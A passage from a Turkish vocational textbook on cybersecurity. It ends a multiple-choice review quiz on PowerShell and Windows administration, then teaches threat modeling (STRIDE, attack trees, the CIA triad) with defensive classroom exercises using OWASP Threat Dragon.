D) Dosyalar ile klasöri taşımak ve yeniden isimlendirmek için kullanılır.

E) Klasör içeriğini ağaç yapısı şeklinde göstermek için kullanılır.

21. Aşağıdakilerden hangisi PowerShell'de çıktıyı filtrelemek için kullanılan bir komuttur?

A) Where-Object B) Select-Object

C) Sort-Object D) Get-Unique

E) Get-Alias

22. Aşağıdakilerden hangisi bulut bilişim dağıtım modellerinden biri değildir?

A) Genel B) Hibrit

C) Özel D) Platform

E) Topluluk

23. Aşağıdakilerden hangisi PowerShell'de Get-LocalGroupMember komutunun görevini ifade eder?

A) Yerel kullanıcıları görüntülemek amacıyla kullanılır.

B) Yerel grupları görüntülemek amacıyla kullanılır.

C) Yerel cihazdaki aygıt sürücülerini görüntülemek amacıyla kullanılır.

D) Yerel gruptaki kullanıcıları görüntülemek amacıyla kullanılır.

E) Sistemde çalışan servisleri listelemek amacıyla kullanılır.

24. Aşağıdakilerden hangisi Windows işletim sisteminde günlük kayıtlarını incelemek için kullanılan bir yönetim aracıdır?

A) Kayıt Defteri Düzenleyicisi

B) Olay Görüntüleyicisi

C) Kaynak İzleyicisi

D) Görev Yöneticisi

E) Görev Zamanlayıcı

25. Aşağıdakilerden hangisi donanım veya işletim sistemi üzerinde hipervizör yazılım kullanarak birden fazla işletim sisteminin çalıştırılmasını ifade eder?

A) Sistem Yapılandırma

B) Görev Zamanlama

C) Süreç Yönetimi

D) Servis Yapılandırma

E) Sanallaştırma

5. ÖĞRENME BİRİMİ

TEHDİT MODELLERİ



KONULAR

5.1. TEHDİT MODELİ OLUŞTURMA
5.2. TEHDİT MODELLEME YÖNTEMLERİ

NELER ÖĞRENECEKSİNİZ?

- Tehdit modeli oluşturma
- Tehdit modeli uygulaması

ANAHTAR KAVRAMLAR

OWAPS Dragon tehdit aracı, tehdit modelleme



HAZIRLIK ÇALIŞMALARI

1. Sun Tzu'un Savaş Sanatı kitabından alıntılanan "Düşmanını ve kendini tanıyorsan, yüzlerce savaşın sonucundan korkman gerekmez. Kendini tanıyorsan fakat düşmanı tanımıyorsan, kazandığın her zafer için bir de yenilgi alırsın. Hem düşmanı hem de kendini tanımıyorsan, her savaşta yenik düşersin." cümlesini sınıfta arkadaşlarınızla tartışınız.

2. Günlük yaşamınızda sosyal medya üzerinden karşılaşabileceğiniz siber tehditler ve bu tehditlere karşı alınabilecek önlemler hakkındaki düşüncelerinizi arkadaşlarınızla paylaşınız.

5.1. TEHDİT MODELİ OLUŞTURMA

Güvenli ağ tasarımı yapmak, sistem ve uygulama inşa etmek için ilk adım tehdit modellemesi oluşturmaktır.

5.1.1. Tehdit Modelleme

Tehdit modelleme tasarlanan bir sistem veya uygulamada güvenlik tehditlerini ve potansiyel zafiyetleri belirleme, tehdit ve zafiyetlerin önem derecesini nicel olarak değerlendirme ve düzeltme ile ilgili yöntemlerin önceliklendirilmesini hedefleyen yapılandırılmış bir süreçtir.

Tehdit Ajanı (Threat Agent) bir sisteme veya sistem sahibine zarar verebilecek yaklaşımla varlığa karşı etki yapabilen kişi, kod vb. olabilir. Tehdit modellemenin amacı, bilgisayar sistemine veya bir uygulamaya zarar verebilecek tehdit ajanlarını belirleyebilmektir. Ayrıca tehdit ajanlarının sistem veya kişilere ne düzeyde zarar verebileceğini göstermek için kullanılır. Tehdit modelleme süreci genellikle kurumların veya geliştiricilerin muhtemel zafiyetleri keşfetmelerine ve buna göre de tasarım, kod ve konfigürasyon kararlarını güncellemelerine neden olur. Bu yüzden güvenlik sonuçlarından haberdar olmalarına destek olmak için genellikle yeni bir uygulamanın tasarımı aşamasında tehdit modellemesi yapılır fakat farklı aşamalarda da gerçekleşebilir.

Geliştiricilerin dört adımlı tehdit modellemesi süreci şu şekilde gerçekleşir: Diyagramın amacı belirlenerek diyagram oluşturulmaya başlanır. Sistemde istenmeyecek durumlarla ilgili potansiyel tehditler belirlenir. Sistemde istenmeyecek durumlar tespit edilir. Muhtemel tehditlere ilişkin nasıl savunma sağlanabileceği ile ilgili tehditleri hafifletme süreci tasarlanır. Tasarlanan süreçteki adımların doğrulaması yapılır.

5.1.2. Tehdit Modelleme Adımları

Tehdit modelleme oluşturma adımları kapsamında tehdit modelleme akışı (Threat Model Flow) kullanılacaktır. **Tehdit modelleme akışı** bir sistem, uygulama veya organizasyon için oluşabilecek muhtemel güvenlik tehditlerinin tanımlanması, sınıflandırılması ve tehditlere ilişkin koruma yöntemlerinin hazırlanması için kullanılan bir süreçtir. Genel olarak tehdit modelleme akışında yer alan adımlar şu başlıklardan oluşur:

1. Güvenlik Hedeflerini Tanımlama (Identify Security Objectives)

Bir uygulama veya sistem için güvenlik hedeflerinin belirlenmesinde ve bu hedeflere ulaşmada ihtiyaç duyulan unsurlar şunlardır:

- **Kimlik**

  Kimlik, bir uygulamanın istismarlara karşı kullanıcının kimliğini koruma kapasitesidir. Bir mobil oyun geliştiricisinin sadece belirli kişilerin oyunu çalıştırabilmesi için kimliklerini doğrulama süreci örnek verilebilir.

- **İtibar**

  Firma veya topluluk, uygulamasının saldırıya uğraması durumunda itibar kaybıyla karşılaşabilir. Örneğin mobil oyun geliştiricisinin geliştirdiği oyunda var olan bir zafiyet, siber saldırganlar tarafından istismar edilebilir ve oyunun işlevlerinin kullanılması olumsuz etkilenebilir. Bu durum oyunun itibarını düşürebilir. Kullanıcılarda oyunla ve geliştiricisiyle ilgili olumsuz düşünceler oluşabilir.

- **Maliyet**

  Maliyet, uygulamanın potansiyel mali artışlara neden olma riskidir. Örneğin kullanıcı mobil oyun için yeni ve eğlenceli olabileceğini düşündüğü ek özellikler satın almak istediğinde bu özelliklerin bir maliyeti vardır. Kullanıcı satın alma kararında maliyeti de göz önünde bulundurur.

- **Gizlilik ve Düzenleme**

  Gizlilik ve düzenleme, kullanıcı bilgilerinin korunma düzeyi ve korumanın gerektiği hukuki sınırlamaları kapsar. Örneğin mobil geliştirici geliştirdiği oyunda sadece kendisi tarafından görünebilecek özel bilgilere yer verebilir. Bu bilgilerin gizli olduğundan emin olunmalıdır.

- **Kullanılabilirlik Garantisi**

  Kullanılabirlik garantisi, uygulamanın hizmet seviye anlaşmaları (SLA) veya benzer anlaşmalara sahip olup olmama durumudur. Buna uygulama için ulusal açıdan korunan bir altyapının olup olma durumu örnek verilebilir.

Risk değerlendirmesinde dikkate alınması gereken potansiyel kaynaklar da mevcuttur. Bunlar arasında yasalar (gizlilik veya mali), düzenlemeler (bankacılık veya e-ticaret düzenlemeleri), standartlar (ISO 17799), yasal anlaşmalar (ticari) ve bilgi güvenliği politikaları bulunur.



Siz de **Okul kütüphanesi** adlı mobil uygulama geliştirdiğinizi düşünerek uygulamanız için güvenlik hedeflerinizi belirleyiniz. Uygulamada temel işlevler olarak öğrenciler kütüphanedeki kitapları listeleyebilir, kitapların ödünç alınma durumunu takip edebilir ve internet üzerinden kitap rezerve edebilir. Uygulamanız için güvenlik hedeflerinizi tanımlayınız.

2. Uygulamanın Gözden Geçirilmesi (Application Overview)

Bir yazılım projesinin güvenlik açısından değerlendirilmesinde şu temel adımlar kullanılır:

- **Uygulamanın Bölümleri**

  Uygulama bölümleri hakkında bilgi sahibi olmak uygulamada olası zafiyetlerin bulunabileceği yerlerin anlaşılması açısından önemlidir.

- **Veri Akışı**

  Uygulamada verinin akışını anlamak muhtemel riskli alanların tespiti için kritik düzeyde değerlidir.

- **Güvenlik Sınırları**

  Uygulama içindeki dış tehditlerle karşı karşıya gelebilecek bölümleri belirlemek önemlidir.



Okul Ders Programı ve Etkinlik Takip uygulamasında öğrenciler haftalık ders programlarını görebiliyor, öğretmenlerinin duyurularını listeleyebiliyor ve okulda düzenlenen etkinliklere dair bilgileri alabiliyor. Bu uygulama için uygulamanın bölümleri, veri akışı ve güvenlik sınırları aşağıda verilmiştir.

- **Uygulamanın Bölümleri**
  - **Ders Programı Bölümü**

    Bu bölümde öğrenciler ders saatlerini ve günlerini görebilir.
  - **Duyuru Bölümü**

    Öğretmenler sınav tarihleri, ödevler veya genel bilgilendirmeler ile ilgili bilgi paylaşımı yapabilir.
  - **Etkinlik Bölümü**

    Okuldaki etkinliklerle ilgili bilgiler paylaşılır.
- **Veri Akışı**

  Öğretmenler duyuru eklediğinde bu bilgi öğrencilerin uygulamalarına nasıl gidiyor? Öğretmen duyuruda sınav gününü yayınlayarak sınav olacağını duyurur. Bu duyuru, öğretmenin dersini alan tüm öğrencilerin uygulamasında görünür. Böylece bilginin hareket etmesi bir başka ifadeyle veri akışı gerçekleşir.
- **Güvenlik Sınırları**

  Öğrenciler sadece kendi ders programlarına ilişkin bilgileri görebilir. Bu durumda öğrencilerin ders programlarına erişimlerinde bir güvenlik sınırı vardır. Ayrıca öğretmenlerin de sadece kendi duyurularını düzenleyebilmesi bir güvenlik sınırı belirlenmesini gerektirir.

3. Uygulamayı Ayrıştırma (Decompose Application)

Uygulamayı Ayrıştırma, uygulamanın güvenlik etkisine sahip tüm özelliklerinin ve bölümlerinin ayrıştırılmasıdır. Ayrıştırma sürecinde uygulamadaki her bir özelliğin nasıl çalıştığının bilinmesi, muhtemel güvenlik risklerinin anlaşılması için kritik önem arz eder. Bu sayede uygulamanın kullanıcı dostu ve güvenli olmasını sağlamak için gerekli önlemler alınabilir.



Online Yemek Sipariş uygulamasının ayrıştırılması için gerçekleştirilecek işlemler şunlardır:

- **Kullanıcı Kaydı ve Girişi**

  Kullanıcılar uygulamaya kayolduktan sonra giriş yapar. Bu bölümde kullanıcı bilgilerinin saklanma ve şifrelerin korunma şekliyle kimlik doğrulama yapılmasının gerçekleştirilme süreci ayrıştırılmalıdır.
- **Menü Gösterimi**

  Menü gösterimi, uygulamada menünün gösterildiği bölümdür. Bu bölümde menüdeki bilgilerin geldiği yer, güncelleme süreci ve menü fiyatlarının belirlenmesi incelenir.
- **Sipariş Alımı**

  Bu bölümde kullanıcılar yemek sipariş verir. Sipariş bilgilerinin alınması, ödemenin gerçekleştirilmesi ve ödeme bilgilerinin saklanması süreçleri ayrıştırılmalıdır.
- **Sipariş Takibi**

  Bu bölümde kullanıcı sipariş durumunu takip eder. Sipariş durum bilgilerinin güncellenmesi ve kullanıcının bu bilgilere erişimi incelenir.

4. Bilinen Tehditlerin Dokümanı

Siber tehditler günden güne artış gösterir. Bilinmeyen tehditleri önceden belirlemek ve bu tehditler için önlem almak oldukça zordur. Bu nedenle bilinmeyen tehditlere ilişkin savunma stratejileri oluşturmak yerine bilinen tehditlere odaklanılır. Bilinen tehditlerin özelliği güvenlik araştırmacıları tarafından keşfedilip halka açık güvenlik duyuru platformları aracılığıyla toplumun bilgisine sunulur.

Tehdit modellenmesi ve dokümantasyonu için farklı yaklaşımlar ve araçlar mevcuttur. Hangi yöntemin seçileceği, projenin veya kurumun ihtiyaçlarına bağlıdır. OWASP, web uygulama güvenliği ile ilgili tehditlerin belirlenmesi ve önlenmesi için kapsamlı kaynaklar sunar.

5.2. TEHDİT MODELLEME YÖNTEMLERİ

Potansiyel güvenlik tehditlerinin önceden belirlenmesi bu tehditlere ilişkin önlem alınması için önemlidir. Bu bakımdan farklı tehdit modelleme yöntemleri bulunur.

5.2.1. STRIDE

STRIDE, uygulamaları birbirinden farklı kullanım durumlarına ve işleyişlerine göre haritalamak için kullanılır. Özellikle kodlamaya başlamadan önce potansiyel güvenlik açıklarının tanımlanması ve ortadan kaldırılması için tercih edilir. Bu sayede güvenli uygulama tasarımı oluşturmak için çerçeve olarak kullanılabilecek tehditlerin modeli oluşturulabilir.

STRIDE Gibi Çerçeveler: STRIDE (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service ve Elevation of Privilege) potansiyel tehdit türlerinin tanımlanması ve değerlendirilmesi için kullanılır. Her bir tehdit türü, belirli bir risk sınıfına odaklanır ve bu sınıftaki muhtemel zafiyetlerin belirlenmesine destek olur. STRIDE tehdit modelinde altı farklı tehdit kategorisi kullanılır.

1. Kimlik Sahteciliği (Spoofing Identity)

Kimlik sahteciliği, siber korsanın başka bir kişinin kimliğine girerek o kimlikteki bilgileri kullanarak dolandırıcılık yapmasıdır. Yaygın olarak kullanılan dolandırıcılık yöntemi oltalama (phishing) saldırısıdır. Örneğin kurbana farklı bir kimlikle gönderilen e-postalar ile hassas bilgiler talep edilir. Korsan, savunmasız alıcıdan alınan verilerle yeni kimliğini inşa ederek siber saldırılar başlatabilir. Yapay zekâda (AI) oltalama saldırısında kullanıcıları zararlı içeriğe tıklamak için kandıran e-postalar veya mesajlar oluşturabilir.

2. Veri Manipülasyonu (Tampering With Data)

Veri manipülasyonu, verinin veya bilginin izinsiz değiştirilmesi durumudur. Siber korsan bunu sistemin yapılandırma dosyasını değiştirmek, kötü amaçlı dosya eklemek veya log dosyasını silmek/değiştirmek yöntemi ile yapabilir.

3. İnkâr Tehditleri (Repudiation Threats)

İnkâr tehditleri, saldırganın sistemde yasa dışı veya kötü amaçlı bir işlem gerçekleştirmesine rağmen bu saldırıdaki rolünü inkâr etmesidir. Sistem, kötü amaçlı faaliyeti izleyip bir saldırganı tanımlama konusunda yetkin değildir. Bu tür saldırıların çoğu erişim saldırısı olarak başlar.

4. Bilgi Sızıntısı (Information Disclosure)

Bilgi sızıntısı, bir uygulama veya web site bilgilerinin istemeden yetkisiz kullanıcılara sızdırılmasıdır. Bu tehdit, veri akışını ve depolanmasını etkileyebilir. Bilgi sızdırmaya örnek olarak hassas kullanıcı verisi olan kredi kartı numaralarının açığa çıkması verilebilir.

5. Hizmet Engelleme Saldırısı [Denial of Service (Dos)]

Hizmeti engelleme saldırısıyla yetkili kullanıcıların erişmesi gereken kaynaklara erişimi kısıtlanır. Hizmeti engelleme saldırıları sistemlerdeki veri akışını ve veri depolamasını etkiler. Gerçekleşme sıklığı artan bu saldırıları önlemek için koruyucu araçlar tasarlanmaktadır.

6. Yetki Yükseltme (Elevation of Privileges)

Sistemde yetkilendirilmemiş bir kullanıcı yetkili olmadığı bilgilere erişebilir duruma gelir. Örneğin saldırgan disk veya bellek verisini manipüle edip değiştirerek yetkisi dışındaki komutları yürütebilir. Bu sayede yetki yükseltme işleme gerçekleştirilir.

5.2.2. Saldırı Ağaçları (Attack Trees)

Saldırı ağaçları, sistemdeki tehditleri ve bu tehditlere karşı alınabilecek önlemleri görsel bir şekilde temsil etmek için kullanılır. Bir ağaç yapısı kullanılarak bir hedefe ulaşmak için kullanılabilecek farklı yollar görselleştirilir. Bu yaklaşımda muhtemel tehditler, ağaç yapısıyla gösterilir. Bu model, tehditlerin birleşiminin bir sisteme zarar verebilme durumunu görselleştirmede oldukça etkilidir. Ağaç yapısındaki kök, tehdit veya amacı, dallar ise bu tehdidin gerçekleştirilmesinin alt yöntemlerini (örneğin parola kırma veya DoS saldırısı) gösterir.

5.2.3. Bilgi Güvenliği Üçgeni



Görsel 5.1: CIA piramidi

Bilgi güvenliği üçgeni, bilgi güvenliğinin prensiplerini temsil eder ve sırasıyla gizlilik (Confidentially), bütünlük (Integrity) ile erişilebilirlik (Availability) kavramlarını içerir. Bu kelimelerinin ilk harflerinden oluşan CIA bilgi güvenliğinin temel unsurlarıdır (Görsel 5.1). Bilgi güvenliği üçgeninin unsurlarından herhangi birinin ihlal edilmesi durumunda güvenlik zafiyeti meydana gelir.

Gizlilik [C (Confidentiality)]: Gizlilik veriye sadece yetkili kişilerin erişebilmesini ifade eder. Bu unsur bilginin yetkisiz erişimlere karşı korunmasını sağlar. Örneğin kişisel veya kurumsal verilere yetkisiz kişilerin erişmesini engellemektir.

Bütünlük [I (Integrity)]: Bilginin doğru ve eksiksiz korunmasıdır. Bütünlük unsuru verilerin bozulmasına, yok edilmesine ve yetkisiz kişiler tarafından değiştirilmesine karşı koruma sağlar. Örneğin bankacılık sisteminde gerçekleştirilen bir işlemin doğru ve eksiksiz olarak yapılmasını ve kaydedilmesini sağlamaktır.

Erişebilirlik [A (Availability)]: Bilginin istendiğinde yetkili kullanıcılar tarafından erişilebilir olmasıdır. Bu unsur sistemlerin ve verilerin kesintisiz bir şekilde erişilebilir olmasına imkân sağlar. Örneğin e-ticaret hizmeti veren bir web sitesinin 7/24 erişilebilir olmasıdır.

5.2.4. Tehdit Modelleme Aracı

Tehdit modelleme sürecinde Open Web Application Security Project (OWASP) tarafından geliştirilen açık kaynaklı tehdit modelleme aracı OWASP Threat Dragon kullanılabilir. Bu araç, web tabanlı bir uygulama olarak veya masaüstü uygulaması olarak kullanılabilir. Kullanıcılar sistemlerini ve bileşenlerini görsel olarak bu aracı kullanarak modelleyebilir. Oluşturulan diyagram üzerinde doğrudan tehditler belirlenebilir ve bunlarla ilgili detaylar eklenip düzenlenebilir. Görsel modelleme, kullanıcıların veri akışını ve potansiyel zafiyet noktalarını tespit etmelerine destek olur. Popüler yazılım sürüm kontrol platformlarıyla uyumlu çalışarak tehdit modelleme sürecini yazılım geliştirme yaşam döngüsüyle entegre etmeyi kolaylaştırır.

OWASP tehdit modelleme aracı, tehdit modeli diyagramlarının oluşturulması için kullanılan açık kaynak kodlu bir modelleme aracıdır. Bu araç web uygulaması veya masaüstü uygulaması olarak çalışır. OWASP Threat Dragon aracı da STRIDE/LINDDUN/CIA'yı destekleyen modelleme diyagramlarının oluşturulmasını sağlar. Tehditler ve önlemler kolaylıkla oluşturulabilir.

5.2.4.1. OWASP Threat Dragon Kurulumu

OWASP Threat Dragon'un (Görsel 5.2) kurulum adımları çevrimiçi (web) veya çevrimdışı (masaüstü sürüm veya platforma bağlı) olarak farklılık gösterebilir. OWASP Threat Dragon'un web tabanlı sürümünü internet tarayıcı ile kullanarak herhangi bir kurulum yapılmasına gerek yoktur. Masaüstü sürümünün kurulumu için de OWASP Threat Dragon GitHub sayfasından (https://github.com/OWASP/threat-dragon/releases) aracın en yeni sürümü indirilebilir.



Görsel 5.2: OWASP

1. UYGULAMA

Ev ağındaki cihazları ve bilgileri potansiyel tehditlerden korumak için tehdit modellemesi yapma işlemini aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Ev ağının haritasını oluşturunuz (Örneğin Ev Ağındaki Cihazlar: Bilgisayarlar, akıllı telefonlar, akıllı TV. Ağ Ekipmanları: Modem. Hizmetler: E-posta, sosyal medya gibi).

2. Adım: Cihazlarda zafiyet oluşturabilecek zayıf veya varsayılan olarak kullanılan şifreleri belirleyiniz.

3. Adım: Cihazlarda zafiyet oluşturabilecek işletim sistemlerini veya güncellenmemiş yazılımları tespit ediniz.

4. Adım: Cihazlarda zafiyet oluşturabilecek kullanılmayan fakat açık olan servis veya portları tespit ediniz.

5. Adım: Zafiyetlere ilişkin önlemleri belirleyiniz.

6. Adım: Cihazların kullandığı sistemler için güçlü ve benzersiz şifreler kullanarak zafiyetlere ilişkin önlemleri alınız.

7. Adım: Cihazların ve uygulamalardaki zafiyetlere ilişkin uygulamaların güncellemelerini düzenli olarak gerçekleştirerek önlem alınız.

8. Adım: Cihazlarda kullanımda olmayan servisleri veya portları kapatarak zafiyetlere ilişkin önlem alınız.

9. Adım: Cihazlarda zararlı yazılımlardan korunmak için bunları engelleyecek yazılımlar kullanarak zafiyetlere ilişkin önlem alınız.

10. Adım: Belli aralıklarla (haftalık veya aylık) cihazlarınızın güncelliklerini kontrol edeceğiniz aktif bir eylem planı oluşturunuz.

11. Adım: Ağ şifrenizi düzenli aralıklarla değiştireceğiniz aktif bir eylem planı oluşturunuz.

12. Adım: Cihazınızdaki kullanıcıların göndereni hakkında bilgi sahibi olmadığı veya şüpheli olan e-postaları, eklerini yahut linklerini açmaması için aktif bir eylem planı oluşturunuz.

2. UYGULAMA


Bir web hizmetini normal bir kullanıcının kullanımı ve kötü niyetli bir sahte hesabın (BotHesap) sistemi nasıl tehlikeye atabileceği sürecini aşağıdaki adımlar doğrultusunda gerçekleştiriniz (Siteden hizmet almak isteyen iki farklı kullanıcı türü vardır. Bunlardan biri normal kullanıcı, diğeri ise kötü amaçlı sahte bir hesaptır.).

1. Adım: OWASP Threat Dragon'u açarak (Görsel 5.3) yeni bir proje başlatınız.



Görsel 5.3: OWASP Threat Dragon masaüstü açılış sayfası


2. Adım: Diyagramını oluşturacağınız Tehdit Modeline Görsel 5.4'teki Title bölümüne **TehditModel1** yazınız.



Görsel 5.4: Tehdit model bilgi giriş ekranı


3. Adım: Owner bölümüne diyagramın sahibini ve **Reviewer** bölümüne inceleyecek kişinin adını yazınız.

4. Adım: Diagrams başlığına **Spotlight** yazıp, Spotlight'a tıklayarak Görsel 5.5'te görülen **Compenents** bileşenleri listeleyiniz.



Görsel 5.5: Tehdit model bileşenleri

5. Adım: Görsel 5.6'daki **Save** butonuna tıklayıp, açılan pencerede modele isim vererek kaydediniz.



Görsel 5.6: Tehdit modeli bilgi kaydı

6. Adım: Diyagrama bir **İstemci** ekleyiniz (İstemci, web sitesini ziyaret eden normal bir kullanıcıdır.).

7. Adım: Diyagrama bir **Web Sunucu** adında bir bileşen ekleyiniz (Web sunucu, web sitesinin barındığı sunucuyu temsil eder.).

8. Adım: Diyagrama **BotHesap** adında bir bileşen ekleyiniz (BotHesap, web sitesine otomatik olarak erişmeye çalışan kötü amaçlı bir botu temsil eder.).

9. Adım: İstemci, BotHesap ve Web Sunucu arasındaki iletişim için **İnternet** ekleyiniz.


10. Adım: İstemciden web sunucusuna doğru bir ok çizerek ok başlığına **İstek** yazınız.

11. Adım: Web sunucusundan istemciye doğru bir ok çizerek okun başlığına **Cevap** yazınız.

12. Adım: BotHesap'tan web sunucusuna doğru bir ok çizerek BotHesap'ın sunucuya gönderdiği zararlı istekleri gösteriniz.


13. Adım: Diyagrama **Kayıtlar** adında bir bileşen ekleyerek, web sunucusundaki tüm etkinliklerin **log** olarak kaydedildiğini gösteriniz.

14. Adım: Web sunucudan bir ok çizerek, bu oku **Denetim** olarak isimlendiriniz. Bu ok, sunucunun kayıtları kontrol ederek tehlikeli isteklerin tespit edilme yeteneğini gösterir (Görsel 5.7'deki diyagram elde edilecektir.).



